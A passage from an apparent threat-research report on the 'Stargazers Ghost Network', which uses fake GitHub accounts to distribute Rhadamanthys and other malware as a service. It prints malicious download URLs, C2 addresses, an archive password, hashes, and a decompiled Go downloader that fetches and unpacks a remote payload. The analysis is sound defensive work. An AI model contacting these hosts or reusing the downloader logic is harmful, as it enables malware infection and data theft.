

Figure 24 – Results with "Download" and short-links.

The short Download link redirects the victims to download an archive file from `maestrascreciendoenamor.com/Loader-Installers.zip`. Another short link, `goo.su/rH3n`, also redirects this URL, making a total of **142** repositories distribute the below **GO downloader**.

```
802CBDBB7C195DAD3F763C38F21900A9006DB3292FFFC723B3CF75C10D239EA9    Loader-Installers\\CFG.ini
B624949DF8B0E3A6153FDFB730A7C6F4990B6592EE0D922E1788433D276610F3    Loader-
Installers\\DriverUP.dll
060DE3B4CF3056F24DE882B4408020CEE0510CB1FF0E5007C621BC98E5B4BDF3    Loader-Installers\\Loader
Installer.exe
```

The downloader makes a GET request that appears to register the bot's IP address and generate campaign statistics: `147.45.44.73:1445/bibika1337?reason=`. When we visit the link, we see a page in Russian-language that mentions the number of launched downloaders (the last stats before clean action).

Russian	English	No
Запущено всего	Total launched	1123
Запущено за две недели	Launched in two weeks	1061
Запущено за неделю	Launched in a week	621
Запущено за 2дня	Launched in 2 days	131
Запущено за день	Launched in a day	44

In just **2 weeks**, **Rhadamanthys** infected more than **1050** victims while being distributed via the **Stargazers Ghost Network**.

Запущено всего	Запущено за две недели	Запущено за неделю	Запущено за 2дня	Запущено за день
1123	1056	617	128	37

Figure 25 – Campaign statistics.

Following two more GET requests, the victim downloads two password-protected archives:

1. `147.45.44.73:1488/moa/Tricky2.rar`
2. `89.23.98.116:1444/Tricky.rar`



Figure 26 – Multiple password-protected archives are stored inside those directories.



Figure 27 – Two archives are stored, the last one from 2024-06-09.

Both of the archives are decrypted using the same password, `yanabibika`.

```
// main.mainstart
void __golang main_mainstart()
{
  WCHAR *download_url; // rax
  __int64 dir; // [rsp+18h] [rbp-18h]
  __int64 in_name; // [rsp+20h] [rbp-10h]
  __int64 out_name; // [rsp+28h] [rbp-8h]

  dir = os_Getenv("PROGRAMDATA", 11LL);
  out_name = runtime_concatstring2(0LL, dir, 11LL, "\\driver1.exe", 12LL);
  in_name = runtime_concatstring2(0LL, dir, 11LL, "\\driver1.rar", 12LL);
  download_url = (WCHAR *)runtime_newobject(&RTYPE__35_int32);
  *(_DWORD *)download_url = 'h';
  *(_QWORD *)(download_url + 2) = 't\0\0\0t';
  *(_QWORD *)(download_url + 6) = ':\0\0\0p';
  *(_QWORD *)(download_url + 10) = '/\0\0\0/';
  *(_QWORD *)(download_url + 14) = '9\0\0\08';
  *(_QWORD *)(download_url + 18) = '2\0\0\0.';
  *(_QWORD *)(download_url + 22) = '.\0\0\03';
  *(_QWORD *)(download_url + 26) = '8\0\0\09';
  *(_QWORD *)(download_url + 30) = '1\0\0\0.';
  *(_QWORD *)(download_url + 34) = '6\0\0\01';
  *(_QWORD *)(download_url + 38) = '1\0\0\0:';
  *(_QWORD *)(download_url + 42) = '4\0\0\04';
  *(_QWORD *)(download_url + 46) = '/\0\0\04';
  *(_QWORD *)(download_url + 50) = 'r\0\0\0T';
  *(_QWORD *)(download_url + 54) = 'c\0\0\0i';
  *(_QWORD *)(download_url + 58) = 'y\0\0\0k';
  *(_QWORD *)(download_url + 62) = 'r\0\0\0.';
  *(_QWORD *)(download_url + 66) = 0x7200000061LL;
  changeme_modules_lead_Run(out_name, dir, in_name, dir, (__int64)"yanabibika", 10LL, (__int64)download_url, 35LL, 35LL);
}
```

Figure 28 – Password-protected archive unpacking.

```
938554DB472202C51069B3590820456EB37EC3680B555D1DE532623E01468D47    Tricky2\\withya_MrAnon.cmd
64A49FF6862B2C924280D5E906BC36168112C85D9ACC2EB778B72EA1D4C17895    Tricky\\prezi-desktop-6-26-0.exe
```

The executable inside the archive is the **GO loader** for **Rhadamanthys**, which is injected into `C:\\Windows\\BitLockerDiscoveryVolumeContents\\BitLockerToGo.exe` and later communicates with its C&C, `147.78.103.199:2529`.

The GitHub repositories for the **Atlantida** campaign and the **Rhadamanthys** were created around the same time. The earliest **Rhadamanthys** repository was created on `2024-05-30T18:51:26Z`. The network operator employed around **120** GitHub accounts for this campaign.



Figure 29 – Accounts per Action.

Another interesting discovery occurred when we further examined the commits and forked accounts. On `2021-02-11T02:41:40Z` (not a typo, it is indeed **2021**), the repository `V-arc/Silverfish` (`[email protected]/[email protected]`) was created and, between February and August 2021, was forked by **25** other accounts. On `2024-06-02T09:06:59Z`, `V-arc` updated the original `README.md` file now containing the phishing link distributing **Rhadamanthys**. Two of the 25 forked repositories applied commit from the original repository. The reason for choosing to "infect" that specific repository is due to the fact that it is the most popular one owned by this account.



Figure 30 – Updating last commit from 2021-02-13T15:41:31Z.

`V-arc` GitHub account was created on `2019-07-18T09:42:29Z` but was updated on `2024-05-31T11:14:43Z`. We aren't sure exactly what kind of update occurred, but possibly generated a new **GPG key**. As expected, the account also has a repository with the pattern `# V-arc1\n1` created on `2024-06-08T19:03:31Z`. The initial commit on the malicious repository was possibly made using the Web interface on `2021-02-11T02:41:40Z` in the timezone `UTC+8`. The rest of the commits around the same time (in day(s)) possibly happened from a local environment on `2021-02-11T02:44:59Z`, `2021-02-11T06:25:26Z`, and the last legitimate commit on `2021-02-13T15:41:31Z`. While all the "initial" commits happened in the timezone `UTC+8`, the last malicious commit in 2024 occurred on `UTC+3`. We consider it highly unlikely that the repository started as malicious and only started pushing malware 3 years later. Possibly, the account was compromised and then was included in the **Stargazers Ghost Network**. With that bit of information, we consider the **~1100** accounts/repositories with the pattern `# {username}1\n1` a test of compromised accounts credentials/rights.

According to the campaign statistics, **687** of the activities on malicious repositories distributing the GO downloader occurred on May 31, 2024, indicating the campaign's start date.



Figure 31 – Rhadamanthys campaign, GitHub accounts activities.

The authors of the `README.md` files that were forked by the rest of the accounts:

Commit Date	Commit Author	Commit Email	Repository Owner	No Malicious Repositories
2024-05-29T20:55:01Z GMT+0	batuhanodbs		batuhanodbs	1
2024-05-29T21:00:55Z GMT+0	HeangHorn		HeangHorn	1
2024-05-29T21:09:37Z GMT+0	dblancolascarez		dblancolascarez	1
2024-05-29T21:15:46Z GMT+0	yessine-agrebi		yessine-agrebi	1
2024-05-30T11:59:15Z GMT+0	SpacyXyt		SpacyXyt	2
2024-05-30T18:51:26Z GMT+0	Essence-Of-Slimez-37		Essence-Of-Slimez-37	27
2024-05-30T19:40:27Z GMT+0	Major2000		Major2000	2
2024-05-31T13:48:49Z GMT+0	Molano11		Molano11	2
2024-05-31T15:21:05Z GMT+0	Danms661		Danms661	3
2024-05-31T21:50:08Z GMT+0	blackvn05		blackvn05	1
2024-06-01T12:55:33Z GMT+0	ySunSh1ne		ySunSh1ne	1
2024-06-01T12:56:02Z GMT+0	AmerHashima		AmerHashima	1
2024-06-01T12:56:45Z GMT+0	jgprimaki		jgprimaki	1
2024-06-02T09:06:59Z GMT+3	V-arc		V-arc	1

Stargazer Goblin and Malware Distributed via Network

Comparing the two campaigns, the difference in links and modus operandi, despite both being “starred” and “forked” by the same accounts, leads us to believe that the Stargazers Ghost Network functions as a Malware/Link **Distribution as a Service** (**DaaS**). In this model, threat actors share their malicious links or malware, possibly at different prices, and distribute them through these malicious GitHub repositories and “legitimized” by the Stargazer accounts. **Check Point Research** is tracking the threat actor/group behind this service as **Stargazer Goblin.** This group provides, operates, and maintains the Stargazers Ghost Network, which distributes malicious links or malware via their Ghost GitHub accounts.

Malware families distributed via the network include:

Since the beginning of June 2024, we observed **211** unique still **active** repositories pushing malicious links, compared to **135** active from May. Since May 2024, GitHub has taken down approximately **1559** repositories and their related GitHub accounts.



Figure 32 – Active repositories per last update date.

From the accounts we have been tracking, **8** different accounts have bestowed **530** stars to repositories. While we do not have access to all the starred repositories as old ones were taken down, all of them were updated around the same date `2024-05-31T19:00:32Z`:

```
@Pids134, @rego321, @Molano11, @nepalhack, @PeeKhaye, @Ozgur010101, @posyshp, @ProfessorAMi
```

While none of the accounts we mention could provide us with information on when the network was created, there is an account whose name indicates its purpose as part of the network. `@StarGhostSG`, with **253** starred repositories, was created on `2022-08-31T00:05:25Z`. This is the creation date, but the network could have been either under development or already operating on a smaller scale during that time.

Dark-Web Forums

While searching Dark Web forums, we found an advertisement from **July 8, 2023**, promoting the described network. The advertisement banner is written in both English and Russian. According to the post, this account offers services for starring, following, forking, and watching GitHub accounts and repositories, as well as fulfilling any other requested actions on GitHub.



Figure 33 – The first advertisement was on 2023-07-08.

The prices vary depending on the services provided. For example, starring a repository with **100** accounts costs **$10**, with a rate of **10 stars per USD**. Providing a trusted account with an "aged" repository costs **$2**. Discounts are available for purchases over **$500**.



Figure 34 – Service details and prices.

Based on this information and the number of repositories and actions that occurred from **mid-May to mid-June 2024**, Check Point Research calculated **Stargazer Goblin**'s potential profit to be approximately **$8,000**. We believe that more actions and repositories took place during this time, making the calculated profit just a fraction of the actual profit. Considering that **Stargazers Ghost Network** has operated publicly since **July 2023** and likely on a smaller scale since **August 2022**, we estimate the total profit to

be approximately **$100,000** for the entire lifespan of **Stargazers Ghost Network.** GitHub could probably produce a more accurate estimation of the profit, as they have more insights into the actions that occurred on banned accounts and repositories.

Past, Present, and Future Ghosts Networks

Check Point Research, based on intelligence, considered it highly probable that **GitHub Ghost accounts** are only one part of the grand picture, with other Ghost accounts operating on different platforms as an integral part of an even larger **Distribution as a Service** universe. This theory gained support when we discovered a GitHub repository sharing a link to an unlisted YouTube video. The video instructs potential victims how to download and install a supposedly “free” version of **Adobe Photoshop**.

